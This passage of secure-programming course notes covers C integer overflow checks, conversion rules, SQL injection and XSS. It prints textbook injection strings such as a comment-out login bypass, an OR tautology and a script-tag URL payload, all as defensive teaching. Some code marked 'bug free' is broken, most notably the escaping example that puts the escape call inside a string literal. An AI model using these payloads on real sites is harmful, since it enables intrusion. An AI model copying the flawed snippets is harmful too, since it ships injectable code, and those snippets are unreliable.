    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

When possible, the simplest way to solve the problem is to check `a` not to exceed a given threshold.

```
/* Bug free code */
void func(unsigned int a) {
    if (a > 1024) { /* Handle error */ }
    int* v = (int*)malloc(a*sizeof(int));
    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

A more general sanitisation is based on the `SIZE_MAX` limit. `SIZE_MAX` represents the maximum possible `size_t`, which is the unsigned integer type returned by the `sizeof()` operator.

```
/* Bug free code */
void func(unsigned int a) {
    if(a > SIZE_MAX/sizeof(int)) { /* Handle error */ }
    int* v = (int*)malloc(a*sizeof(int));
    if(!v) { /* Handle error */ }
    /* Write on v */
}
```

General sanitisation method. A general method to sanitise integers before potentially overflowing operations is the following:

1. Identify how an arithmetic operation could overflow and write the error condition "as is", i.e., as if no overflow would happen within the error condition itself. In the sum example: `a + b > UINT_MAX`.
2. Algebraically changes the condition to avoid overflow inside the error condition itself. In the sum example: `a > UINT_MAX - b`.
3. Possibly avoids the additional overflows in the error condition just obtained. In the sum example, this step leaves the error condition unchanged since it cannot overflow.

The final sanitisation condition will be: `if(a>UINT_MAX - b){ /* Handle error */ }`. It is possible to apply the method for the case of unsigned integer multiplication. This time, in step 2 the possible division by zero must be addressed. So we must add a precondition `b != 0`. We can ignore the opposite case `b == 0`, since in this case `a*b` cannot overflow. The final sanitisation condition will be: `if(b != 0 && a>UINT_MAX/b){ /* Handle error */ }`.



Figure 2.7: Unsigned general santitization.

Figure 2.7 shows the sanitisation condition for all the unsigned integer operations. Note that the unsigned division and remainder can never wrap. Still, the case in which the divisor is 0 must be checked in both operations. Indeed, the division by zero produces undefined behaviour. All the above sanitisation tests are precondition tests because they test the overflow condition before performing the actual operation.

In the case of sum or increment of unsigned integers (Figure 2.8), it is possible to apply postcondition tests, which test the overflow condition after having operated. Postcondition tests allow the overflow to happen, and they check it afterwards, leveraging the fact that unsigned overflow is a well-defined behaviour. An equivalent precondition test is also possible by letting the overflow happen inside the check itself. The advantage of the tests shown is that they are independent of the bit size of the integers, and they do not use the `<limits.h>` macros, so they are less prone to errors. Postcondition sanitisations cannot be used for signed integers, because signed overflow leads to undefined behaviour.



Figure 2.8: Overflow tolerant sanitisation.

Signed integer overflow. Sanitizing operations with signed integers are in general more difficult than unsigned integers.

```
void func(int a, int b) {
    int result = a + b;
    /* ... */
}
```

This is because signed operations typically can overflow in both directions: beyond `INT_MAX` (`a + b > INT_MAX`), with $a > 0, b > 0$) and below `INT_MIN` (`a + b < INT_MIN`, with $a < 0, b < 0$). The simplest countermeasure is to sanitize the signed integers to be non-negative, making them unsigned. Then, applying the sanitisation rules for the unsigned int. However, sanitizing the negative values is not always possible, as they may be valid values of the program. Another solution is to tell the compiler to raise an exception on overflow (GNU GCC compiler allows that with the `-ftrapv` flag). This solution makes a program more secure but also less efficient because it causes implicit function calls in every signed operation and prevents some hardware optimizations. Moreover, it does not cover all the signed operations, so it is a partial solution.

Another solution is to apply the general sanitisation method twice, once for each overflow direction:

- Overflow beyond `INT_MAX`:
  1. Write overflow condition "as is": `a + b > INT_MAX`.
  2. Make it "safe" with an algebrical passage: `a > INT_MAX - b` (it may overflow again if $b < 0$).
  3. Avoid additional overflows: `b >= 0 && a > INT_MAX - b` (if $b < 0$, $a + b$ can't overflow beyond `INT_MAX`).
- Overflow below `INT_MIN` (underflow):
  1. `a + b < INT_MIN`.
  2. `a < INT_MIN - b` (it may overflow again if $b > 0$).
  3. `b <= 0 && a < INT_MIN - b` (if $b > 0$, $a + b$ can't overflow below `INT_MIN`).

```
/* Bug free code */
void func(int a, int b) {
  if(b > 0 && a > INT_MAX - b) { /* Handle error */}
  if(b < 0 && a < INT_MIN - b) { /* Handle error */}
    int result = a + b;
    /* ... */
}
```

The figure 2.9 shows the sanitisation condition for all the signed integer operations (except multiplication). Note that the signed division and remainder can overflow in a single case, i.e. when `a == INT_MIN` and `b = -1` because the result would be `-INT_MIN` but it cannot be represented in 2's complement. Moreover, the case in which the divisor is 0 must be checked in both operations.

Signed multiplication. The signed multiplication is hard to sanitise in the general case because it has two overflow conditions and many tricky points to consider during the application of the general sanitisation method.



Figure 2.9: Signed integers general sanitisation.

```
void func(int a, int b) {
    int result = a * b;
    /* ... */
}
```

It is recommended to sanitise them to be non-negative, thus making them unsigned. Then, apply the sanitisation rules for the unsigned integers.

- Overflow beyond `INT_MAX`:
  1. `a * b > INT_MAX`.
  2. `(b > 0 && a > INT_MAX/b) || (b < 0 && a < INT_MAX/b)`.
- Overflow below `INT_MIN`:
  1. `a * b < INT_MIN`.
  2. `(b > 0 && a < INT_MIN/b) || (b < 0 && a > INT_MIN/b))` (the last condition may overflow if $b = -1$).
  3. `(b > 0 && a < INT_MIN/b) || (b < -1 && a > INT_MIN/b)`.

```
/* Bug free code */
void func(int a, int b) {
  if((b > 0 && a > INT_MAX/b) || (b < 0 && a < INT_MAX/b)) {
    /* Handle error */
  }
  if((b > 0 && a < INT_MIN/b) || (b < -1 && a > INT_MIN/b)) {
    /* Handle error */
  }
    int result = a * b;
    /* ... */
}
```

In the following code snippet, even if the partial result $100 * 3$ is not representable with a signed char, `cresult` does not overflow like expected and takes the correct value 75 due to the integer promotion rule of C.

```
signed char c1 = 100;
signed char c2 = 3;
signed char c3 = 4;
signed char cresult = c1 * c2 / c3;
printf("cresult = %d\n", cresult);
```

The C standard states three rules for implicit integer conversions:

- Integer conversion rank.
- Integer promotion.

– Usual arithmetic conversion.

The integer conversion rank rule states that the five default integer types have a rank (Figure 2.10).



Figure 2.10: Standard C integer ranks.

Greater rank means integer represented with more or the same bits.



Figure 2.11: Integer promotion.

The integer promotion rule says that every (signed or unsigned) integer with a rank less than `int` is promoted to `int` (or `unsigned int` if `int` would not accommodate all the possible values) to perform operations. Finally, the result is back-converted to the original type (Figure 2.11).

Intuitively, the following code snippet should print "-1 less than +1". However, due to the usual arithmetic conversion rules, `si` is converted to `unsigned int` before comparing it with `ui`, and this results in an overflow. In most platforms, `si` will silently wrap to `UINT_MAX`. Therefore, the program will print "-1 NOT less than +1".

```
int si = -1;
unsigned int ui = 1;
if(si < ui) printf("-1 less than +1\n");
else printf("-1 NOT less than +1\n");
```

The usual arithmetic conversion rules are the following four:

– **Same-signedness rule:** If both operands have the same signedness, then the one with the smaller rank will be converted to the type of the higher-rank one. For example, unsigned long + unsigned int = unsigned long. This rule is safe from overflows.

– **Mixed-signedness rule I:** If the unsigned operand has a rank greater than or equal to the signed one, then the signed operand will be converted to the type of the unsigned one. For example, unsigned int + int = unsigned int. This rule **produces an overflow** if the signed operand is negative.

– **Mixed-signedness rule II:** If the type of the signed operand is able to represent all the values of the type of the unsigned one, then the unsigned one is converted to the type of the signed one. For example, unsigned int (on 32 bits) + long long (on 64 bits) = long long. This rule is safe from overflows.

– **Mixed-signedness rule III:** If the type of the signed operand is **not** able to represent all the values of the type of the unsigned one, then both operands are converted to the unsigned type with the same rank of the signed operand. For example, unsigned long (on 64 bits) + long long (on 64 bits) = unsigned long long. This rule **may produce an overflow** if the signed operand is negative.

The last two rules are quite rare to meet in practice. The dangerous rules are those that can lead to information loss. These rules are the mixed-signedness rule I, and the (rare) mixed-signedness rule III.

Example 1:

```
void func(int si, unsigned int ui){
  if(si < ui) printf("si less than ui\n");
  else printf("si NOT less than ui\n");
}
```

Example 2:

```
void func(int si, unsigned int ui){
    int res = si + ui;
  if(res < ui) printf("si less than ui\n");
  else printf("si NOT less than ui\n");
}
```

The solution to the vulnerabilities due to the mixed-signedness rules is to exclude or treat separately the value ranges that would be lost, which are always the negative ones.

Solution 1:

```
\* Bug free code *\
void func(int si, unsigned int ui){
  if(si < 0 || si < ui) printf("si less than ui\n");
  else printf("si NOT less than ui\n");
}
```

Solution 2:

```
\* Bug free code *\
void func(int si, unsigned int ui){
  int res;
  if(si < 0){
    if(ui > INT_MAX) { /* Handle error */ }
    res = si + (int)ui; /* int + int */
  } else {
    if(si > UINT_MAX - ui) { /* Handle error */}
      res = si + ui; /* uint + uint */
    }
    /* ... */
  }
}
```

2.8 Web security basics

HTTP is the basic protocol for web applications. It is a request/response protocol: the client sends a request to the server that replies with the response. HTTP is a stateless protocol: request and response are logically uncorrelated, the state of the response is not kept and it is delegated to the application. The server state is stored in session variables and databases while the client state is stored in cookies.

The problem with web security is that the users can submit arbitrary input, they have control over many inputs (requested URL, parameters, headers, body). Moreover, requests can arrive in any sequence and since HTTP is stateless the order of arrival can matter. Attackers do not use only browsers:

- Clients can change anything in the HTTP request.
- Clients can read anything in the HTTP response (cookies, hidden fields, headers).
- Requests can arrive with quantity/rate impossible with browsers (DoS attacks).

Let us consider an online shopping website and the order placing procedure:

1. User browses catalogue, adds items to the shopping basket by clicking "Add". The shopping basket is stored on a cookie to save server storage.
2. If the user adds a given combination of items, a special "discount item" is added.
3. User clicks on "Finalise order", which stores basket on the server and leads to a page asking credit card info. User clicks on "Buy", which stores credit card info and leads to a page asking for shipping info.

4. User clicks on "Ship order", which stores shipping info and leads back to the product catalogue.

There are two design flaws in this procedure:

- Cookies are never trusted. A user can add non-authorised discount items. If the discount item has a secret ID, the user can obtain it by adding the secret item combination, then delete the items. The client-side state cannot be trusted. Security-critical information needs to be in the server-side state.
- The user can skip sending the credit card info by jumping directly to the URL used to send shipping info. There is no trusted "control flow" between successive HTTP requests. In multi-step procedures, every step must check the precedent steps.

SQL injection. Let us consider the following code:

```
$name = $_POST['username'];
$pwdHash = password_hash($_POST['pwd'], PASSWORD_DEFAULT);
$res = mysqli_query($link, "SELECT * FROM users WHERE name = '$name' AND pwdHash='
    $pwdHash'" );
if (!$res) { die('Query error'); }
$row = mysqli_fetch_row($res);
if (!$row) { die('Invalid user ID or password'); }
// begin session
```

If a user insert "JohDoe" as username and "pa55w0rd" as password the resulting query is:

```
SELECT * FROM users WHERE name = 'JohnDoe' AND pwdHash='$2y$10$[...]'
```

If a malicious user inserts "admin' – " as username and "letmein" as password (the password does not matter in this case) the resulting query is:

```
SELECT * FROM users WHERE name = 'admin' -- ' AND pwdHash='[...]'
```

Thus, everything after "–" is commented out. This is an example of SQL injection. The risks related to this kind of attacks are: bypassing authentication, escalating privileges, stealing data, adding or modifying data, partially or totally deleting a database. Interpreted languages like SQL, XPath, etc. are a mix of programmer instructions and user input. In the case of the "bad" mix, part of the user input can be interpreted as code. Hence, injected code is executed as legitimate programmer code.

According to the Open Web Application Security Project (OWASP), SQL injections are the most common attacks against web applications.

Let us analyse the **tautology** attack. It consists of making a `WHERE` clause always true. Consider the following query:

```
SELECT * FROM users WHERE pwdHash = '$pwdHash' AND name='$name'
```

if we use as input `$name = anyuser' OR 'a'='a` , the resulting query will be:

```
SELECT * FROM users WHERE pwdHash = '[...]' AND name='anyuser' OR 'a' = 'a'
```

which is always true. In this case we performed quote balancing (balancing the number of quote character '), that is an alternative to line commenting seen before. It has the same effect of using `$name = anyuser' OR 1=1 --` as input (remember to use a whitespace after "–").

Possible countermeasures to this attack are:

- Rejecting inputs by whitelisting characters. It is a good practice but can lead to false positives.
- Input escaping (' transformed into \'), e.g., using `$name = anyuser' OR 'a'='a` as input, we will obtain:

  ```
  SELECT * FROM users WHERE pwdHash = '[...]' AND name='anyuser\' OR \'a\' = \'a'
  ```

Input escaping can be performed each time tainted data is concatenated (error-prone):

```
// Bug free code
$name = $_POST['username'];
$pwdHash = password_hash($_POST['pwd'], PASSWORD_DEFAULT);
$res = mysqli_query($link, "SELECT * FROM users WHERE name = 'mysql_real_escape_string(
    $name,$link)' AND pwdHash='mysql_real_escape_string($pwdHash,$link)'" );
if (!$res) { die('Query error'); }
$row = mysqli_fetch_row($res);
if (!$row) { die('Invalid user ID or password'); }
// begin session
```

A better solution is to use a prepared statement. The query is built in two stages (code, parameters). It is available since PHP 5.0 with `mysqli_*()` APIs:

```
// Bug free code
$name = $_POST['name'];
$pwdHash = password_hash($_POST['pwd'], PASSWORD_DEFAULT);
$stmt = mysqli_stmt_init($link);
mysqli_stmt_prepare($stmt, "SELECT * FROM users WHERE name=? AND pwdHash=?");
mysqli_stmt_bind_param($stmt, 'ss', $name, $pwdHash); if(!mysqli_stmt_execute($stmt)) {
    die('Query error'); }
$res = mysqli_stmt_get_result($stmt);
$row = mysqli_fetch_row($res);
if (!$row) { die('Invalid user ID or password'); } mysqli_stmt_close($stmt);
// ... begin session
```

Cross-site scripting (XSS). Cross-site scripting consists of running malicious code on a client when it tries to display a website. For example, display a dynamic error message taken from the `GET` parameter:

```
echo "<p>ERROR: $_GET['msg']</p>";
```

Following a normal link, like `http://mysite.com/show_error.php?msg=Sorry+Page+Not+Found`, we can obtain:
`<p>ERROR: Sorry Page Not Found</p>`.

However, an adversary can inject a script in the `GET` parameter through a malicious link, e.g. `http://mysite.com/show_error.php?msg=%3Cscript%3Ealert(1)%3C%2Fscript%3E`:
`$_GET['msg'] = <script>alert(1)</script>`.
Thus, the script will be executed by the client:
`<p>ERROR: <script>alert(1)</script></p>`.

There are two types of cross-site scripting: reflected and stored. In the reflected XSS, a user executes malicious code from a malicious link (Figure 2.12).

Figure 2.12: Reflected XSS.

In the stored XSS, an adversary post the malicious code on the server and then it is executed by all the users that access that server (Figure 2.13).



Figure 2.13: Stored XSS.

Therefore, the stored XSS is more dangerous because it is executed by a large number of user each time they try to access the server.

The countermeasure is again escaping the user input:

```
$escp_msg = htmlspecialchars($_GET['msg'], ENT_QUOTES);
echo "<p>ERROR: $escp_msg</p>";
```

In this case we obtain:

```
<p>ERROR: &it;script&gt;alert(1)&it;/script&gt;</p>
```

That is not executable. In case of stored XSS, we need to sanitise the input because it is always good to store "safe" data in a DB. Also, we need to sanitise the output in case future users will be able to insert records into the DB from other pages (or even to prevent an insider's attack).